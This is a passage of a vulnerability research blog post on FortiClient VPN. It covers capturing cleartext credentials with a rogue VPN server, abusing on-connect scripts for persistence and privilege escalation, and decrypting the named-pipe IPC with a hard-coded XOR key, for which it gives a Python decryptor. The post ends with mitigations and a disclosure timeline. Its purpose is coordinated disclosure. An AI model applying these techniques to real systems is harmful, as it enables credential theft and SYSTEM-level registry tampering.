
One thing that comes to mind is that if it's possible to change the VPN server's ip address and allow a VPN connection to an untrusted server (as seen in the previous video), an attacker could get the user to try and connect to a rogue server. In this scenario the **username and password are sent clear-text.**

```
┌──(root㉿kali)-[/home/kali/FortiClient]
└─# python server_https.py
Server running on https://192.168.187.111:443
Received GET request with query parameters: /remote/info
192.168.187.1 - - [28/Mar/2024 05:53:32] "GET /remote/info HTTP/1.1" 200 -
Received GET request with query parameters: /remote/login
192.168.187.1 - - [28/Mar/2024 05:53:32] "GET /remote/login HTTP/1.1" 200 -
Received data: username=Lola%40gmail.com&credential=Aa123456&just_logged_in=1&redir=%2Fremote%
2Findex
192.168.187.1 - - [28/Mar/2024 05:53:32] "POST /remote/logincheck HTTP/1.1" 200 -
```

Another thing I noticed was that there's a section in the configuration file called, "on connect/ disconnect script". That's a great use case for **malware persistence.**

```
<on_connect>
    <script>
        <os>windows</os>
        <script>
            <![CDATA[cmd.exe /c calc]]>
        </script>
    </script>
</on_connect>
<on_disconnect>
    <script>
        <os>windows</os>
        <script>
            <![CDATA[]]>
        </script>
    </script>
</on_disconnect>
```

https://youtu.be/9z_PzSc6Bps



The interesting part is that all of the users on the same endpoint use the same FortiClient configuration. This means that a low privileged user can perform **privilege escalation** by loading a malicious code as part of the on connect/disconnect script and wait for a high-privileged user to connect to the VPN. The script will be executed with the privileges of the high-privileged user.


While exploring other Fortinet services for exploitation ideas, I noticed the FortiSettings service. This service looked like it had a lot to do with registry values every time I changed something in the configuration.

FortiSettings.exe	RegOpenKey	HKLM\SOFTWARE\Fortinet\FortiClient\FA_FORTIVPN
FortiSettings.exe	RegSetValue	HKLM\SOFTWARE\Fortinet\FortiClient\FA_FORTIVPN\logenabled
FortiSettings.exe	RegSetValue	HKLM\SOFTWARE\Fortinet\FortiClient\FA_FORTIVPN\loglevel
FortiSettings.exe	RegCloseKey	HKLM\SOFTWARE\Fortinet\FortiClient\FA_FORTIVPN
FortiSettings.exe	RegQueryKey	HKLM
FortiSettings.exe	RegOpenKey	HKLM\software\Fortinet\FortiClient\FA_FCM
FortiSettings.exe	RegQueryValue	HKLM\SOFTWARE\Fortinet\FortiClient\FA_FCM\installed
FortiSettings.exe	RegCloseKey	HKLM\SOFTWARE\Fortinet\FortiClient\FA_FCM
FortiSettings.exe	RegQueryKey	HKLM\SOFTWARE\Fortinet\FortiClient
FortiSettings.exe	RegOpenKey	HKLM\SOFTWARE\Fortinet\FortiClient\FA_UPDATE
FortiSettings.exe	RegSetValue	HKLM\SOFTWARE\Fortinet\FortiClient\FA_UPDATE\logenabled
FortiSettings.exe	RegSetValue	HKLM\SOFTWARE\Fortinet\FortiClient\FA_UPDATE\loglevel
FortiSettings.exe	RegCloseKey	HKLM\SOFTWARE\Fortinet\FortiClient\FA_UPDATE


I discovered that the communication between FortiClient VPN and FortiSettings is encrypted; there's no easy way of understanding what was going on there.

```
Filter: File name  *FC_*
NPFS mon
6:10:17 +00:02.932  Client file opened
                    File name:  \FC_{38A65878-E18A-4989-8214-F85253562F57}
                    File ID:    0xFFFFDC070FA07C80
                    Process:    \Device\HarddiskVolume3\Program Files\Fortinet\FortiClient\FortiClient.exe
                    PID:        28284
6:10:17 +00:02.932  ← 0000  DE 80 00 00 05 00 00 00 01 00 00 00 EC 4B 11 C8
                    ← 0010  25 ED 2D F9 F9 98 92 CB 52 9C 54 1C 4A 93 48 41
                    ← 0020  2A F0 2B BB D1 F4 D1 3E D6 6A 2D DA 68 B0 5F 07
                    ← 0030  CC 2A B8 E1 D0 9D 4A 90 72 26 8E 72 E5 4C 54 D7
                    ← 0040  68 E6 AD 8D 64 8A 8C 64 E7 38 E9 71 34 F4 23 28
                    ← 0050  39 D6 4B 1C FB D7 C6 54 F3 55 6F CC 25 23 C1 26
                    ← 0060  EE D0 C7 2F EF E8 DE 49 1A 90 73 74 F4 AE 58 17
                    ← 0070  48 E6 C6 E5 64 DC 8D 45 69 06 D1 A6 B3 EB 2F 55
                    ← 0080  CC A9 D1 18 B8 88 5B 8C AD 5E 05
6:10:17 +00:02.932  File closed
6:10:17 +00:02.933  Client file opened
                    File name:  \FC_{38A65878-E18A-4989-8214-F85253562F57}
                    File ID:    0xFFFFDC070FA07C80
                    Process:    \Device\HarddiskVolume3\Program Files\Fortinet\FortiClient\FortiClient.exe
                    PID:        28284
6:10:17 +00:02.933  ← 0000  DE 80 00 00 06 00 00 00 01 00 00 00 EC 4B 19 DC
                    ← 0010  21 E9 3C C3 BE CC C2 85 1C 8B 59 4D 1B D5 05 11
                    ← 0020  3C A1 7D D4 98 B8 C0 3D CF 7C 2C 97 3C E3 12 51
                    ← 0030  D9 21 BE F1 81 D7 1B D1 0F 22 96 72 EB 45 43 C7
                    ← 0040  68 E6 AD 8D 64 8E 89 78 E3 36 D9 62 3B F7 2D 21
                    ← 0050  7E 88 59 0A E9 88 93 54 F3 55 6F CC 25 19 CA 29
                    ← 0060  ED DE CE 2E A9 F0 D4 54 14 F4 73 72 E8 A2 6D 3D
                    ← 0070  4C FA C3 C6 66 D8 85 1E 27 5E 9E F7 99 F1 26 52
                    ← 0080  D2 93 D9 5F F4 DC 1B 8C F3 0C 1E D9 23 E4 3A F2
                    ← 0090  FD 94 D1 93 50 8C 5C 52 5C 80 17 10 36 C6 29 85
                    ← 00A0  D6 F6 D5 38 98 35 79 D4 70 F2 00 4A EC 20 A8 FA
```

To better understand the communication between the two processes, I reverse engineered FortiSettings and looked for the part where the service handled the received data and decrypted it.




And this code section led me to find a function that was called, which I later gave the name "XOR_with_key."



You might notice that the "opcode" of the named pipe command now starts with "DE 80" and "DF 80," which is an indication of another command in the Fortinet IPC (Inter Process Communication) API.

Inside XOR_with_key there's a byte block being used (byte_14002D560, highlighted in the next figure), which is a hard coded encryption key to be used as part of the xor encryption function.




```
.rdata:000000014002D560 ; _BYTE byte_14002D560[257]
.rdata:000000014002D560 byte_14002D560  db 97h, 69h, 78h, 0B8h, 56h, 88h, 4Eh, 0A6h, 9Ch, 0F6h
.rdata:000000014002D560                                          ; DATA XREF: XOR_with_key+F↑o
.rdata:000000014002D560                 db 0F3h, 0A9h, 3Eh, 0F9h, 30h, 3Eh, 70h, 0A2h, 64h, 63h
.rdata:000000014002D560                 db 59h, 83h, 47h, 0E4h, 0B4h, 9Ah, 0B0h, 5Ch, 0BAh, 0Fh
.rdata:000000014002D560                 db 49h, 0F8h, 52h, 81h, 73h, 25h, 0ADh, 44h, 0CCh, 88h
.rdata:000000014002D560                 db 0A3h, 0EDh, 2Bh, 0FDh, 2Dh, 43h, 0E0h, 13h, 87h, 20h
.rdata:000000014002D560                 db 31h, 0B3h, 4Ah, 0DCh, 9Dh, 0A1h, 46h, 0EFh, 0FFh, 0Ah
.rdata:000000014002D560                 db 86h, 5Bh, 0B6h, 14h, 5Ah, 95h, 41h, 44h, 5Ch, 0B2h
.rdata:000000014002D560                 db 69h, 26h, 0CBh, 0FBh, 0E4h, 21h, 83h, 31h, 0Eh, 0B8h
.rdata:000000014002D560                 db 40h, 7Ch, 0A4h, 48h, 8Fh, 0B2h, 0ABh, 4Ah, 8Bh, 0CAh
.rdata:000000014002D560                 db 0E4h, 78h, 36h, 0B2h, 1Ch, 0, 9Ch, 0CBh, 2Ah, 48h, 2Dh
.rdata:000000014002D560                 db 88h, 0A7h, 87h, 8, 0B9h, 0E9h, 67h, 53h, 37h, 0FDh
.rdata:000000014002D560                 db 84h, 0DCh, 9Fh, 47h, 30h, 0BEh, 0F6h, 0BDh, 7Dh, 0CEh
.rdata:000000014002D560                 db 0EDh, 37h, 0AEh, 4 dup(0), 0C9h, 67h, 0C6h, 0BFh, 18h
.rdata:000000014002D560                 db 33h, 4, 91h, 0B7h, 0AAh, 88h, 0B6h, 7Bh, 0B3h, 38h
.rdata:000000014002D560                 db 74h, 0F5h, 0C8h, 1Bh, 0FEh, 0F3h, 0E1h, 48h, 0CFh, 24h
.rdata:000000014002D560                 db 40h, 2Eh, 0D7h, 2, 72h, 37h, 52h, 12h, 49h, 42h, 0DEh
.rdata:000000014002D560                 db 0C8h, 66h, 29h, 0ECh, 0D4h, 27h, 36h, 0C1h, 6Eh, 86h
.rdata:000000014002D560                 db 87h, 53h, 1Fh, 20h, 0Dh, 0AAh, 87h, 9Ah, 0BCh, 0B7h
.rdata:000000014002D560                 db 19h, 0B8h, 0AEh, 0FAh, 0BEh, 6Ch, 5Dh, 8Fh, 68h, 5Bh
.rdata:000000014002D560                 db 0CBh, 0B1h, 0C0h, 2Fh, 3Ch, 0F5h, 3Ch, 6Dh, 0CFh, 0FAh
.rdata:000000014002D560                 db 0F8h, 89h, 53h, 7Bh, 17h, 79h, 1Dh, 5, 6Eh, 34h, 0B4h
.rdata:000000014002D560                 db 0Ah, 18h, 3Eh, 0CAh, 0DFh, 13h, 0E2h, 3Fh, 59h, 0F0h
.rdata:000000014002D560                 db 0Ch, 71h, 63h, 29h, 8Ah, 21h, 0BCh, 3, 9Dh, 46h, 10h
.rdata:000000014002D560                 db 0E8h, 9, 0Ah, 0BDh, 9Dh, 0A3h, 11h, 0F6h, 40h, 48h
.rdata:000000014002D560                 db 0A8h, 0CFh, 56h, 9Ah, 0DFh, 0AAh, 7Eh, 6Fh, 6Dh, 1Dh
.rdata:000000014002D560                 db 57h
```

Knowing all of this, I was now able to implement my own xor_with_key to decrypt the data:

```
XOR_KEY = bytearray(b"\x97\x69\x78\xB8\x56\x88\x4E\xA6\x9C\xF6\xF3\xA9\x3E\xF9\x30\x3E\x70\
xA2\x64\x63\x59\x83\x47\xE4\xB4\x9A\xB0\x5C\xBA\x0F\x49\xF8\x52\x81\x73\x25\xAD\x44\xCC\x88\
xA3\xED\x2B\xFD\x2D\x43\xE0\x13\x87\x20\x31\xB3\x4A\xDC\x9D\xA1\x46\xEF\xFF\x0A\x86\x5B\xB6\
x14\x5A\x95\x41\x44\x5C\xB2\x69\x26\xCB\xFB\xE4\x21\x83\x31\x0E\xB8\x40\x7C\xA4\x48\x8F\xB2\
xAB\x4A\x8B\xCA\xE4\x78\x36\xB2\x1C\x00\x9C\xCB\x2A\x48\x2D\x88\xA7\x87\x08\xB9\xE9\x67\x53\
x37\xFD\x84\xDC\x9F\x47\x30\xBE\xF6\xBD\x7D\xCE\xED\x37\xAE\x00\x00\x00\x00\xC9\x67\xC6\xBF\
x18\x33\x04\x91\xB7\xAA\x88\xB6\x7B\xB3\x38\x74\xF5\xC8\x1B\xFE\xF3\xE1\x48\xCF\x24\x40\x2E\
xD7\x02\x72\x37\x52\x12\x49\x42\xDE\xC8\x66\x29\xEC\xD4\x27\x36\xC1\x6E\x86\x87\x53\x1F\x20\
x0D\xAA\x87\x9A\xBC\xB7\x19\xB8\xAE\xFA\xBE\x6C\x5D\x8F\x68\x5B\xCB\xB1\xC0\x2F\x3C\xF5\x3C\
x6D\xCF\xFA\xF8\x89\x53\x7B\x17\x79\x1D\x05\x6E\x34\xB4\x0A\x18\x3E\xCA\xDF\x13\xE2\x3F\x59\
xF0\x0C\x71\x63\x29\x8A\x21\xBC\x03\x9D\x46\x10\xE8\x09\x0A\xBD\x9D\xA3\x11\xF6\x40\x48\xA8\
xCF\x56\x9A\xDF\xAA\x7E\x6F\x6D\x1D\x57\x59\x61\x75\x42\x5A\x6A\x50\x51\x72\x4D\x68\x50\x76\
x71\x74\x67\x72\x63\x33\x78\x73\x57\x25\x2D\x75\x4E\x65\x42\x68\x47\xF8")
DATA = bytearray(b"\xEC\x4B\x19\xDC\x21\xE9\x3C\xC3\xBE\xCC\xC3\x85\x1C\x8B\x59\x4D\x1B\xD5\
x05\x11\x3C\xA1\x7D\xD4\x98\xB8\xC0\x3D\xCF\x7C\x2C\x97\x3C\xE3\x12\x51\xD9\x21\xBE\xF1\x81\
xD7\x1B\xD1\x0F\x22\x96\x72\xEB\x45\x43\xC7\x68\xE6\xAD\x8D\x64\x8E\x89\x78\xE3\x36\xD9\x62\
x3B\xF7\x2D\x21\x7E\x88\x59\x0A\xE9\x88\x93\x54\xF3\x55\x6F\xCC\x25\x19\xCA\x29\xED\xDE\xCE\
x2E\xA9\xF0\xD4\x54\x14\xF4\x73\x72\xE8\xA2\x6D\x3D\x4C\xFA\xC3\xC6\x66\xD8\x85\x1E\x27\x5E\
x9E\xF7\x99\xF1\x26\x52\xD2\x93\xD9\x5F\xF4\xDC\x1B\x8C\xF3\x0C\x1E\xD9\x23\xE4\x3A\xF2\xFD\
x94\xD1\x93\x50\x8C\x5C\x52\x5C\x80\x17\x10\x36\xC6\x29\x85\xD6\xF6\xD5\x38\x98\x35\x79\xD4\
x70\xF2\x00\x4A\xEC\x20\xA8\xFA\xC6\x9E\x58\xDF\x17\x61\xDA\x2B\xB7\x10\x00\x91\x66\xFE\xEE\
xD2\x29\xA4\x9A\x73\xA4\x61\x94\x36\x76\xB7\x25\x2D\x2F\xD3\x0B\x4A\xAE\xAB\x96\x4E\xFB\x48\
x2C\x82\x70\x50\x86\x21\xE1\xC4\xCA\x26\xE2\xAE\xBB\x1D\x5B\xC1\x43\x63\xF9\xB9\x5E\x17\x4C\
xEB\xD3\xEE\x67\xD7\xCB\x5D\x63\x1B\xDF\xF4\xAE\xFA\x14\x44\xDF\x84\xC9\x2B\xBE\x83\x15\x94\
xA7\x45\x5A\xC8\x24\xED\x28\xC3\xEE\xA9\x97\xDD\x52\x8A\x6F\x4A\x05\xCC\x0A\x06\x35\xA1\x7D\
xD4\x98\xB8\xD4\x33\xD4\x7B\x16\x95\x3D\xE5\x1A\x43\xD4\x1B\xAF\xE7\xCC\x86\x42\x98\x5E\x61\
xDA\x23\xAB\x02\x5F\xDC\x15\xAB\xFC\xD3\x28\xB0\x96\x64\xF0\x3A\xDA\x7D\x3E\xCA\x22\x21\x2E\
xC6\x4B\x1C\xFB\xD7\xC6\x44\xED\x45\x7C\xD7\x30\x05\xF0\x27\xE4\xD7\xC5\x07\xE4\xAE\x81\x5A\
x0C\x90\x78\x79\xF2\xAA\x47\x21\x4E\xAA\xDA")

DATA_LEN = len(DATA)
print(f"data_len = {DATA_LEN}")

def xor_key_with_data(data_byte_array, data_len):
    result = 0
    if data_len:
        i = 0
        counter = data_len
        while counter:
            data_byte_array[result] ^= XOR_KEY[i]
            if result != 0 and result % 124 == 0:
                i = 0
            result += 1
            i += 1
            counter -= 1
    print(data_byte_array)
    return result
print(xor_key_with_data(DATA, DATA_LEN))
```

Now I was able to get an internal look on the communication between the processes which showed an API that can change sensitive registry key values, for example:

bytearray(b'{"adware":0,"riskware":0,"pauseonbattery":0,"avalert":0,"avremovable":0,"swupdateenabled":0,"FortiGuardAnalyticsEnabled":1,"\xf3efaultTab":null,"ssoEnabled":0,"ssoAddress":":8001","ssoKey":"","disableProxy":0,"invalid_ems_cert_action":0,"preStartVpn":\xa7,"prefer_dtls_tunnel":0,"dont_modify_cookies":0,"no_warn_invalid_cert":0,"entropyTokenMode":"dynamic"}')

Having both CVE-2024-47574 to write to the FortiSettings named pipe + the encryption/decryption functionality (the second vulnerability disclosed), I was now able to edit SYSTEM level registry values within the HKLM registry hive.

Conclusions

I would like to dedicate the main conclusion of this blog post to the issue of secure software design. As we all know, that's a hard task to get right. Up until now, we shared our discovery of two vulnerabilities that highlight the potential shortcomings of a proprietary security mechanism design. The demonstrated issue, regarding the improper access control to the named pipe, was the outcome of a system design needs. FortiClient VPN is a low-privileged process that receives a service from a high-privileged SYSTEM service. They need to communicate with each other somehow. With this state of mind, you can't set an ACL that will prevent a low-privileged user from accessing the named pipe, because it would block the communication between them. So the solution was to allow low-privilege communication, but filter it by another mechanism.

I believe that the best approach in such scenarios would be to isolate between the operations the user has access to and the elevated service performing them. In this case for example, restoring a configuration file should be an operation issued by an elevated process. The Access Control List (ACL) to the named pipe in this case will remain solid - Read-Write (RW) access only to an elevated process. The mixture between user functionalities and elevated operations is the core problem that should be addressed.

Mitigations

In case you are using FortiClient version 7.2.4.0972 or an older version, we would strongly suggest you to:

- Update to the new FortiClient version 7.4.1
- Make sure to use an EDR to block code-injection attempts
- Monitor access to sensitive files by FCConfig.exe

Disclosure Timeline

May 1st, 2024 — Initial report to Fortinet via their PSIRT contact (https://www.fortiguard.com/faq/psirt-contact)
May 21st, 2024 - Fortinet PSIRT team started investigating and asked for a more details
May 30th, 2024 - Providing a full P.O.C tool set for the vulnerabilities
June 13th, 2024 - Fortinet PSIRT team acknowledged both vulnerabilities
November 1st, 2024 - Fortinet released FortiClient version 7.4.1 with the relevant patches.
November 9th, 2024 - Fortinet updated Pentera Labs that CVE-IDs were assigned to each of the issues responsibly disclosed.
November 13th, 2024 - Fortinet updates Pentera Labs about the publication of one of the 2 assigned CVE-IDs. The 2nd will be published by Fortinet in the next advisory update. https://www.fortiguard.com/psirt/FG-IR-24-199)

About the author

Nir Chako is a Security Researcher at Pentera Labs. His primary research areas are Network Defense, Linux OS and DevOps Security. Prior to Pentera, Nir spent two and a half years at CyberArk Labs as a Researcher and Research Team Leader and was also the Team Leader of an Israel Defense Force (IDF) Red Team.

For any questions, feel free to contact Nir at labs@pentera.io.

About Pentera

PENTERA

